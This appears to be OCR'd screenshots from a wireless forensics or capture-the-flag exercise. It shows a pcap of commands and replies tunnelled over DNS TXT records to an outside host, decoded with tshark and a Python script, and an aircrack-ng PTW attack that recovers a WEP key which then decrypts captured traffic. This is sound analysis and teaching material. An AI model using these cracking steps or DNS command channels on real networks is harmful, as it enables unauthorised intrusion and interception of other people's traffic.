Radiotap Header v0, Length 30
802.11 radio information
IEEE 802.11 Probe Request, Flags: ....
IEEE 802.11 wireless LAN


gnome.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
Source Destination Protocol Length Info
8:28:25.805508 52.2.229.189 10.42.0.18 DNS 156 Standard query response 0xe3d3 TXT cmd.sg1.atnascorp.com TXT
8:28:27.807426 10.42.0.18 52.2.229.189 DNS 131 Standard query 0xe3d4 TXT cmd.sg1.atnascorp.com
8:28:27.907456 52.2.229.189 10.42.0.18 DNS 188 Standard query response 0xe3d4 TXT cmd.sg1.atnascorp.com TXT
8:28:27.912887 10.42.0.18 52.2.229.189 DNS 170 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.916300 10.42.0.18 52.2.229.189 DNS 190 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.919753 10.42.0.18 52.2.229.189 DNS 218 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.922021 10.42.0.18 52.2.229.189 DNS 194 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.926723 10.42.0.18 52.2.229.189 DNS 222 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.926760 10.42.0.18 52.2.229.189 DNS 230 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.927581 10.42.0.18 52.2.229.189 DNS 206 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.929821 10.42.0.18 52.2.229.189 DNS 198 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.930941 10.42.0.18 52.2.229.189 DNS 250 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
8:28:27.933149 10.42.0.18 52.2.229.189 DNS 226 Standard query response 0x1337 TXT reply.sg1.atnascorp.com TXT
Frame 581: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits)
Radiotap Header v0, Length 30
802.11 radio information
IEEE 802.11 QoS Data, Flags: ....
Logical-Link Control
Internet Protocol Version 4, Src: 10.42.0.18, Dst: 52.2.229.189
User Datagram Protocol, Src Port: 53, Dst Port: 26214
Domain Name System (response)
Transaction ID: 0x1337
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
0010 00 6c 6c 09 c0 00 f5 00 00 00 f4 00 f5 01 88 00
0020 24 00 7c 7a 91 66 d4 3d 00 c0 ca 76 c7 22 7a b3
0030 b6 5e a4 3f 20 ab 00 00 aa aa 03 00 00 00 08 00
0040 45 00 00 86 00 f2 00 00 40 11 55 7a 0a 2a 00 12
0050 34 02 e5 bd 00 35 66 66 00 72 a8 43 13 37 81 80
0060 00 01 00 01 00 00 00 00 17 72 65 70 6c 79 2e 73
0070 67 31 2e 61 74 6e 61 73 63 6f 72 70 2e 63 6f 6d
0080 00 00 10 00 01 c0 0c 00 10 00 01 00 00 00 05 00
0090 35 34 52 56 68 46 51 7a 6f 67 49 43 41 67 49 43
00a0 41 67 49 43 41 67 49 43 41 67 49 43 41 67 49 43
00b0 41 67 49 45 56 54 55 30 6c 45 4f 69 4a 44 53 45
00c0 4d 69 43 67 3d 3d


```
root@ubuntu:/home/deadlist/Desktop# tshark -r gnome.pcap -R dns.id==0x1337 -T fi
elds -e dns.resp.len | head -n 20
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
Running as user "root" and group "root". This could be dangerous.
tshark: The file "gnome.pcap" appears to have been cut short in the middle of a
packet.
25
81
105
49
93
49
49
25
53
9
53
21
```


```
root@ubuntu:/home/deadlist/Desktop# python decode.py
EXEC:START_STATE
EXEC:wlan0     IEEE 802.11abgn  ESSID:"DosisHome-Guest"
EXEC:          Mode:Managed  Frequency:2.412 GHz  Cell: 7A:B3:B6:5E:A4:3F
EXEC:          Tx-Power=20 dBm
EXEC:          Retry short limit:7   RTS thr:off   Fragment thr:off
EXEC:          Encryption key:off
EXEC:          Power Management:off
EXEC:
EXEC:lo        no wireless extensions.
EXEC:
EXEC:eth0      no wireless extensions.
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:STOP_STATE
EXEC:START_STATE
EXEC:wlan0     Scan completed :
EXEC:          Cell 01 - Address: 00:7F:28:35:9A:C7
EXEC:                    Channel:1
EXEC:                    Frequency:2.412 GHz (Channel 1)
EXEC:                    Quality=29/70  Signal level=-81 dBm
EXEC:                    Encryption key:on
EXEC:                    ESSID:"CHC"
```



file.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time New Column Source Destination Protocol Length Info
242… 84.062505 2015/065 07:53:18.427031 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.062505 2015/065 07:53:18.427031 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.062505 2015/065 07:53:18.427031 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.062505 2015/065 07:53:18.427031 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.062505 2015/065 07:53:18.427031 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.063010 2015/065 07:53:18.427536 Apple_68:96:7c EfmNetwo_55:97:d4 802.11 94 QoS Data, SN=1346, FN=0, Flags=.p.....T
242… 84.063010 2015/065 07:53:18.427536 Apple_68:96:7c EfmNetwo_55:97:d4 802.11 94 QoS Data, SN=1347, FN=0, Flags=.p.....T
242… 84.063017 2015/065 07:53:18.427543 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.063017 2015/065 07:53:18.427543 Apple_68:96:7c (… 802.11 10 Acknowledgement, Flags=........
242… 84.207906 2015/065 07:53:18.572432 EfmNetwo_55:97:d… 802.11 10 Acknowledgement, Flags=........
242… 84.207906 2015/065 07:53:18.572432 EfmNetwo_55:97:d… 802.11 10 Acknowledgement, Flags=........
Frame 24282: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
IEEE 802.11 QoS Data, Flags: .p.....T
Type/Subtype: QoS Data (0x0028)
Frame Control Field: 0x8841
.... ..00 = Version: 0
.... 10.. = Type: Data frame (2)
1000 .... = Subtype: 8
Flags: 0x41
.000 0000 0010 1100 = Duration: 44 microseconds
Receiver address: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
Transmitter address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
Destination address: EfmNetwo_55:97:d4 (00:26:66:55:97:d4)
Source address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
BSS Id: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
STA address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
.... 0000 = Fragment number: 0
0101 0100 0010 .... = Sequence number: 1346
Qos Control: 0x0005
WEP parameters
Data (60 bytes)
0010 00 26 66 55 97 d4 20 54 05 00 dc d7 eb 00 7e bf
0020 1b 32 ce e8 bd b4 93 32 99 58 ea 95 5d 3d a0 5a
0030 f3 6e be c0 e6 ca 28 88 17 80 96 46 88 bc fa 90
0040 43 13 7f e4 a7 16 f2 3d 49 93 4f 13 31 0a 57 03
0050 58 a4 af 3d d2 65 19 ca 1a c4 20 56 43 96



Wireshark · Wireless LAN Statistics · file.pcap
BSSID Channel SSID Percent Packe Percent Retry Retry Beacons ata Pkts be Reqs be Resp Auths Deauths Other Protection
00:26:66:55:97:d6 1 cgnetwork 100.0 3.1 492 1 15712 0 219 3 0 2 WEP
00:17:c3:a7:29:69 0.0 0.0 0 0 0 0 1 0 0 0
00:21:5c:76:75:b1 0.1 62.5 10 0 0 0 16 0 0 0
00:26:66:55:97:d4 95.6 2.0 302 8246 6982 0 0 0 0 0
00:26:66:55:97:d6 1.4 71.0 159 0 0 0 219 3 0 2 Base station
01:00:5e:00:00:02 0.0 0.0 0 0 2 0 0 0 0 0
01:00:5e:00:00:16 0.0 0.0 0 0 3 0 0 0 0 0
01:00:5e:00:00:fb 0.3 8.7 4 0 46 0 0 0 0 0
01:00:5e:7f:ff:fa 0.2 0.0 0 0 31 0 0 0 0 0
04:1b:ba:21:4b:c5 0.2 83.3 30 0 0 0 36 0 0 0
04:8d:38:48:a8:b5 0.0 0.0 0 0 1 0 0 0 0 0
04:8d:38:48:e5:b4 0.0 0.0 0 0 1 0 0 0 0 0
08:10:77:92:7c:2f 0.0 0.0 0 0 1 0 0 0 0 0
10:f9:6f:8f:a8:aa 0.0 80.0 4 0 0 0 5 0 0 0
18:67:b0:a5:6a:dc 0.0 85.7 6 0 0 0 7 0 0 0
33:33:00:00:00:02 0.1 10.0 1 0 10 0 0 0 0 0
33:33:00:00:00:16 0.1 0.0 0 0 10 0 0 0 0 0
33:33:00:00:00:fb 0.2 0.0 0 0 36 0 0 0 0 0
33:33:ff:2a:c2:7a 0.0 0.0 0 0 1 0 0 0 0 0
36:4c:d2:c5:84:3d 0.0 50.0 1 0 0 0 2 0 0 0
48:5b:39:2a:c2:7a 2.4 6.8 26 234 146 0 0 0 0 0
50:b7:c3:26:5e:73 0.1 85.0 17 0 0 0 20 0 0 0
ac:36:13:55:60:eb 0.3 91.1 41 0 0 0 45 0 0 0
b4:b6:76:13:6b:f9 0.2 76.0 19 0 0 0 25 0 0 0
c4:43:8f:ab:d6:36 0.2 50.0 19 0 0 0 38 0 0 0
c8:3a:35:58:c4:ba 0.0 0.0 0 0 1 0 0 0 0 0
f0:f6:1c:68:96:7c 98.3 2.2 339 7232 8410 0 17 3 0 2
f8:a9:d0:49:69:d1 0.0 85.7 6 0 0 0 7 0 0 0
ff:ff:ff:ff:ff:ff 0.2 0.0 0 0 31 0 0 0 0 0
Display filter: Enter a display filter ...
Apply
Copy
Save as...
Close
Help


```
root@ubuntu:/home/deadlist/Desktop# aircrack-ng file.pcap
Opening file.pcap
Read 45169 packets.

   #  BSSID              ESSID                     Encryption

   1  00:26:66:55:97:D6  cgnetwork                 WEP (15477 IVs)

Choosing first network as target.

Opening file.pcap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 15477 ivs.


                                                      Aircrack-ng 1.1


                                        [00:00:00] Tested 83 keys (got 15477 IVs)

   KB    depth   byte(vote)
    0    0/  1   A4(22784) 62(20992) A8(19968) B6(19968) 42(19456) 6E(19456) 91(19200) B7(19200) 26(18944) 68(18944)
    1    0/  1   3D(23040) 51(20736) 07(20480) 62(19968) 7B(19968) 1F(19712) B0(19712) BD(19456) 80(19200) 85(19200)
    2    0/  1   F6(23808) E4(20992) D0(20736) 68(20224) 95(19712) 38(19456) 0C(19200) 45(18944) 4F(18944) A8(18944)
    3    1/ 10   F3(20480) C5(19968) D0(19968) 3E(19712) 43(19456) 52(19456) B2(19456) 09(19456) 20(19456) 8F(19200)
    4    6/  9   01(19712) 20(19456) 3E(19456) 52(19456) 5C(19456) 90(19456) F9(19456) 45(18944) 85(18944) 95(18944)

                        KEY FOUND! [ A4:3D:F6:F3:74 ]
        Decrypted correctly: 100%
```


Wireshark · Preferences
ICQ
IEEE 802.11
IEEE 802.15.4
IEEE 802.1AH
iFCP
ILP
IMAP
IMF
INAP
Infiniband SDP
Interlink
IPDC
IPDR/SP
iPerf2
IPMI
IPSICTL
IPv4
IPv6
IPVS
IEEE 802.11 wireless LAN
Reassemble fragmented 802.11 datagrams
Ignore vendor-specific HT elements
Call subdissector for retransmitted 802.11 frames
Assume packets have FCS
Validate the FCS checksum if possible
Ignore the Protection bit
No
Yes - without IV
Yes - with IV
WPA Key MIC Length override
0
Enable decryption
Decryption keys
Edit...
OK
Cancel
Help


WEP and WPA Decryption Keys
Key type
Key
wep
A4:3D:F6:F3:74
C:\Users\Apex\AppData\Roaming\Wireshark\80211_keys
OK
Cancel
Help


file.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time New Column Source Destination Protocol Length Info
133… 31.648804 2015/065 07:52:26.013330 192.168.0.15 173.241.248.220 HTTP 780 GET /w/1.0/sc?cc=1&r=http%3A%2F%2Fox-d.imgur.servedbyopenx.com%2Fw%2F1.0%2F
133… 31.696425 2015/065 07:52:26.060951 173.241.248.220 192.168.0.15 HTTP 748 HTTP/1.1 302 Moved Temporarily
134… 31.812644 2015/065 07:52:26.177170 192.168.0.15 173.241.248.219 HTTP 745 GET /w/1.0/acj?mi=78f13683-cedc-49c4-0a00-79f177043042&ma=1425628481&mr=142
135… 32.215075 2015/065 07:52:26.579601 192.168.0.15 173.241.248.220 HTTP 551 GET /w/1.0/pd?plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1
135… 32.248867 2015/065 07:52:26.613393 192.168.0.15 173.194.127.122 HTTP 1181 GET /gampad/ads?gdfp_req=1&correlator=3974161077633024&output=json_html&cal
135… 32.258089 2015/065 07:52:26.622615 173.241.248.220 192.168.0.15 HTTP 499 HTTP/1.1 302 Moved Temporarily
135… 32.312355 2015/065 07:52:26.676881 192.168.0.15 173.241.248.220 HTTP 556 GET /w/1.0/pd?cc=1&plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1
135… 32.357928 2015/065 07:52:26.722454 173.241.248.220 192.168.0.15 HTTP 292 HTTP/1.1 200 OK (text/html)
136… 32.496680 2015/065 07:52:26.861206 173.194.127.122 192.168.0.15 HTTP 658 HTTP/1.1 200 OK (text/javascript)
137… 32.778851 2015/065 07:52:27.143377 192.168.0.15 173.194.127.141 HTTP 604 GET /pagead/images/mobile_unified_button_icon_white.png HTTP/1.1
137… 32.797282 2015/065 07:52:27.161808 192.168.0.15 173.194.127.141 HTTP 580 GET /simgad/8585806877069924349 HTTP/1.1
138… 32.814691 2015/065 07:52:27.179217 192.168.0.15 173.194.127.198 HTTP 589 GET /v6exp3/redir.html HTTP/1.1
138… 32.826979 2015/065 07:52:27.191505 192.168.0.15 173.194.127.237 HTTP 642 GET /push?client=ca-pub-6854507968048272 HTTP/1.1
.... 10.. = Type: Data frame (2)
1000 .... = Subtype: 8
Flags: 0x42
.000 0000 0010 1100 = Duration: 44 microseconds
Receiver address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
Transmitter address: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
Destination address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
Source address: EfmNetwo_55:97:d4 (00:26:66:55:97:d4)
BSS Id: EfmNetwo_55:97:d6 (00:26:66:55:97:d6)
STA address: Apple_68:96:7c (f0:f6:1c:68:96:7c)
.... 0000 = Fragment number: 0
0010 0111 1100 .... = Sequence number: 636
0040 0a 53 65 72 76 65 72 3a 20 4f 58 47 57 2f 31 30 ·Server: OXGW/10
0050 2e 39 31 2e 36 0d 0a 44 61 74 65 3a 20 46 72 69 .91.6··D ate: Fri
0060 2c 20 30 36 20 4d 61 72 20 32 30 31 35 20 30 37 , 06 Mar 2015 07
0070 3a 35 34 3a 34 31 20 47 4d 54 0d 0a 43 6f 6e 74 :54:41 G MT··Cont
0080 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 ent-Type : text/h
0090 74 6d 6c 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e tml··Con tent-Len
00a0 67 74 68 3a 20 36 38 0d 0a 43 6f 6e 6e 65 63 74 gth: 68· ·Connect
00b0 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a 3c 68 ion: clo se····<h
00c0 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c tml>·<he ad><titl
00d0 65 3e 50 69 78 65 6c 73 3c 2f 74 69 74 6c 65 3e e>Pixels </title>
00e0 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 0a </head>· <body>··
00f0 0a 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c ··</body >·</html
0100 3e 0a >·
Frame (292 bytes)
Decrypted WEP data (258 bytes)



WEP and WPA Decryption Keys
Key type
Key
wep
A4:3D:F6:F3:74
wpa-pwd
C:\Users\Apex\AppData\Roaming\Wireshark\80211_keys
OK
Cancel
Help


total-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time New Column Source Destination Protocol Length Info
3175 51.667131 2019/053 20:04:53.016321 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=1/256, ttl=64 (no response found!)
3231 53.671739 2019/053 20:04:55.020929 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3234 53.671739 2019/053 20:04:55.020929 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3237 53.672251 2019/053 20:04:55.021441 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3240 53.672763 2019/053 20:04:55.021953 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3243 53.672763 2019/053 20:04:55.021953 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=3/768, ttl=64 (no response found!)
3290 55.666107 2019/053 20:04:57.015297 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=5/1280, ttl=64 (no response found!)
3304 56.664059 2019/053 20:04:58.013249 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=6/1536, ttl=64 (no response found!)
3332 57.667131 2019/053 20:04:59.016321 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=7/1792, ttl=64 (no response found!)
3349 58.665595 2019/053 20:05:00.014785 192.168.1.6 172.217.166.238 ICMP 134 Echo (ping) request id=0x8862, seq=8/2048, ttl=64 (no response found!)
